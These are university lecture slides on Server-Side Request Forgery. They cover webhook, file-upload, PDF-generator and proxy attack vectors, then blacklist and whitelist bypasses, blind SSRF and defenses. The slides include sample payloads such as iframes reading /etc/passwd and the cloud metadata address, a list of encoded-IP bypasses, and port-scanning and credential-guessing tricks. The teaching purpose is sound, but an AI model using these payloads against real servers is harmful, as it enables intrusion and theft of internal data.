

Server-Side Request Forgery (SSRF)


Kameswari Chebrolu

Department of CSE, IIT Bombay

SSRF

- Attacker induces server-side application to make “unintended” network requests to another “domain”
 - Same server
 - Other internal servers within organization
 - These often have firewalls in front that block external Internet traffic
 - Arbitrary external systems

- How does it help attacker?
 - Unauthorized access to data
 - Perform unauthorized actions
 - Arbitrary command execution
 - Shift blame
 - Attack appears to originate from organization hosting vulnerable application



- How launched?
 - Application will take URL from user to perform some action
 - URL need not be just http, can be file:///, dict://, ftp://, gopher:// etc
 - Our focus: http or https
 - Exploits trust relationships the web server has with others

Types of Attacks

- Basic: Vulnerable server will make request and also return response
 - Easier to exploit
- Blind: Vulnerable server will make request but response not returned
 - Partial-blind: some part of the response can be seen (e.g. status code or some error message)
 - Harder to exploit

Features often exploited in SSRF

- Webhooks
 - One application contacts another application based on a trigger
 - E.g. send emails, record errors, process payments
- File upload via URL
 - E.g Upload profile picture from Internet
- Document and image processors
 - Process user submitted documents/images/videos etc
- Proxy services
 - Fetch user specified websites!


All require visiting and fetching external resources

Outline

- Basic:
 - Attacks against Same Server
 - Attacks against Other Systems
 - Common Defenses
 - Circumventing such defenses
- Blind:
 - Examples: Password Cracking, Determining Running Services, Port Scanning
- Overall Defense
- Summary and References

Basic: Attacks against Same Server (Example of a Webhook)

Show More Details




Browser sends below POST message
when button clicked

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
```

```
courseApi=http://localhost:30000/course/check?courseId=2
```

Server makes below api
call to get relevant data
and generates an
appropriate response to
client



Attacker: Modify the post request to below

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

courseApi=http://localhost:30000/admin
```

Server will fetch the contents of the /admin URL and return it to attacker

Note

- Why not attacker visit URL /admin directly?
 - Access control may block it!
 - Functionality accessible only to suitable authenticated users
- Why successful through SSRF?
 - /admin URL is being accessed from local machine
 - Request originates from a trusted machine
 - Normal access control may be sitting in front of application server
 - Does not apply to local machine!
 - Requests originating from the local machine are handled differently than ordinary requests

Example: File Upload via URL

- Website allows users to upload a profile photo from the Internet
 - <https://example.com/upload.php?url=www.photos.com/ravi.jpeg>
- Attack:
 - https://example.com/upload.php?url=localhost/secret_file.txt
 - This will cause server to fetch the local file and save it as profile picture
 - When attacker visit his/her page, the photo may render as some text !
 - <https://example.com/upload.php?url=127.0.0.1:22>
 - Error: Unable to upload image: ssh version, OS version
 - Note 22 is a ssh port. Above can reveal info about the machine!

Document/Image Processors

- Upload a video file (e.g. malicious.avi) for server to process (e.g. convert to mp4)
 - E.g. Server may run “ffmpeg -i malicious.avi output.mp4”
 - Attacker can include a malicious playlist inside the AVI video to read arbitrary files
 - E.g. Include /etc/passwd in the playlist
 - FFmpeg will fetch the file and show a screen capture of a tty (terminal) printing the file

- More details:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS>

- Web applications use PDF generation libraries to generate PDF documents
 - Allow users to input data and then generate a PDF document (from HTML+CSS)
 - Can try below as input (sample payloads)
 - `<iframe src=file:///etc/passwd></iframe>` (or)
 - `<iframe src="http://169.254.169.254/latest/meta-data/">`
 - Often used in cloud settings to get metadata of the VM!
 - Reference:
<https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c>

Proxy Services

- A company hosts a proxy service (example.com/proxy)
 - Proxy fetches web page specified in the “URL” parameter and displays it back to the user
 - For privacy, security, access-control reasons etc
 - E.g. <https://example.com/proxy?url=www.iitb.ac.in>
 - Attack:
 - <https://example.com/proxy?url=admin.example.com>
 - Cannot be accessed normally but proxy may be able to access it for you

Basic: Attacks against Other Systems

- Same as earlier, except target IP addresses of other systems
 - Can try other internal IP addresses (that often disallow external access)
 - Same example as before (webhook), except IP address is of another machine!

```
POST /course/details
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 42
```

```
courseApi=http://192.168.0.1/admin
```

Common defenses

- BlackListing: Validate input and block sensitive URLs
 - E.g. URLs containing 127.0.0.1, localhost, or /admin
- Whitelisting: allow input that begins with or contains permitted values
 - E.g. /course/....

Circumventing Blacklisting

- Use an alternative IP representation
 - E.g. <http://127.0.0.1> can be bypassed as
 - <http://2130706433/> (integer representation)
 - <http://127.1> (short hand)
 - E.g. <http://localhost:80> can be bypassed as [http://\[::\]:80/](http://[::]:80/)
- Register your own domain name that resolves to 127.0.0.1

Example

Blocked

< iframe src="http://169.254.169.254/"

Bypasses

Converted Decimal IP: http://2852039166/

IPv6 Compressed: http://[::ffff:a9fe:a9fe]/

IPv6 Expanded: http://[0:0:0:0:ffff:a9fe:a9fe]/

IPv6/IPv4: http://[0:0:0:0:ffff:169.254.169.254]/

Dotted decimal with overflow: http://425.510.425.510/

Dotless decimal: http://2852039166/

Dotless decimal with overflow: http://7147006462/

Dotted hexadecimal: http://0xA9.0xFE.0xA9.0xFE/

Dotless hexadecimal: http://0xA9FEA9FE/

Dotless hexadecimal with overflow: http://0x41414141A9FEA9FE/

Dotted octal: http://0251.0376.0251.0376/

Dotted octal with padding: http://0251.00376.000251.0000376/

Mixed encoding (dotted octal + dotted decimal): http://0251.254.169.254

Reference:

<https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c>

http://customer1.app.localhost.my.company.127.0.0.1.nip.io

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.127.0.0.1.nip.io
; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.127.0.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 6077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.127.0.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.127.0.0.1.nip.io. 7065 IN A 127.0.0.1

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:27:44 IST 2023
;; MSG SIZE rcvd: 103
```

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.12.10.0.1.nip.io
; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.12.10.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39287
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.12.10.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.12.10.0.1.nip.io. 432000 IN A 12.10.0.
1

;; Query time: 123 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:29:17 IST 2023
;; MSG SIZE rcvd: 103
```

- Obfuscate blocked strings using URL encoding
 - <http://127.0.0.1/admin> as
`http://127.0.0.1/%2561dmin`

Quick Note on URL Encoding

- Also known as percent-encoding
- Used to encode information in a URL
- Ensures URLs are transmitted over Internet in a way that is compatible with various systems that handle them
- Characters are encoded by converting them to their ASCII values
- Common Encodings:
 - Space: %20 (though + is also used in query strings to represent space).
 - ? becomes %3F
 - & becomes %26
 - / becomes %2F
 - : becomes %3A

Double Encoding

- Double encoding: data is encoded more than once
- Single Encoding:
 - Original character: a
 - URL-encoded: %61
- Double Encoding:
 - Original character: a
 - First encoding: %61
 - Second encoding: %2561
 - % character from the first encoding encoded into %25, followed by 61

- Provide a URL that attacker controls, which subsequently redirects to the target URL
 - Uses 307/308 HTTP code (temporary/permanent redirection)
 - If the web server blocks all access to Internal servers but allows use of external URLs
 - Attacker share his/her domain URL but makes it redirect to some local IP address

For detailed bypassing techniques:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery>

Circumventing Whitelisting

Note: Only allow input that contains/begins a whitelist of permitted values

Eg. good-host is the whitelist string and bad-host is what attacker wants to access

- <https://good-host:fakepassword@bad-host> (good-host is like user name)
- <https://bad-host#good-host> (URL fragmenting)
- <https://good-host.bad-host> (DNS name you control)

Blind SSRF

- Application will make request but will not return response to attacker
 - May return response code and/or some error message!

Password Cracking

Payload: <http://login:password@my-server.com/admin/>

(dns of myserver.com maps to some internal machine's address)

If website returns status code as follows (remember 401: unauthorized, 200: ok)

- <http://admin:password@my-server.com/admin/> - 401
- <http://admin:admin@my-server.com/admin/> - 401
- <http://admin:123456@my-server.com/admin/> - 200

(admin, 123456 is the right combo)

Running Services

317 ms - http://db.example.com

1423 ms - http://jira.example.com

1450 ms - http://docs.example.com

1360 ms - <http://kafka.example.com>

(db maybe active; for others, host name may not have resolved, hence excess delay)

All have same error code, but timings vary

Port Scanning

Suppose attacker configures his website
“my-server.com”’s DNS as follows

my-server.com 192.168.1.1 (some internal server
within organization)

my-server.com 12.15.20.16 (public, attacker’s IP)
(order matters!)

http://my-server.com:22 - request came for
12.15.20.16:22

http://my-server.com:80 - request came for
12.15.20.16:80

http://my-server.com:8080 - request did not come

http://my-server.com:9000 - request came for
12.15.20.16:9200

http://my-server.com:3000 - request did not come

http://my-server.com:22 - request came for 12.15.20.16:22

http://my-server.com:80 - request came for 12.15.20.16:80

http://my-server.com:8080 - request did not come

http://my-server.com:9000 - request came for
12.15.20.16:9200

http://my-server.com:3000 - request did not come

- ports 8080 and 3000 are open! How?
 - The internal servers must have responded, hence the second IP address was not tried

Defenses

- Input filtering:
 - Simple blacklists don't work
 - Attackers will always find methods to bypass
 - Whitelists are better (but can also be bypassed)
- Domain whitelisting
 - Restrict access to internal resources using a specific whitelist of organizational domains through WAF/firewalls
- Proper error and response handling:
 - Pay attention to what is being revealed in error messages
 - Do not send raw response from the request to the client

- Disable unused URL schemas
 - If application only uses HTTP or HTTPS, disable schemas such as file://, dict://, ftp://, and gopher:// etc
- Enable authentication on internal services
 - Even for services on the local network
- Log ALL requests, highlight improper requests and alert
 - Centralized logging from WAF, firewalls, web servers, other infrastructure systems
 - Watch for failed requests, scanning type activity

Real World SSRF

- ESEA SSRF:

<https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>

- Google Internal DNS SSRF:

<https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/>

Summary

- SSRF attacks require a server to visit and fetch external resources
 - Exploit trust relationships the web server has with others
- Features exploited: Webhooks, File upload via URL, Document and image processors, Proxy services
- Two types of attacks: Basic (easy) and Blind (hard)
- Defense is in the form of input filtering, proper error handling, authentication and logging!

References

- <https://portswigger.net/web-security/ssrf>
- Payload reference:
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery>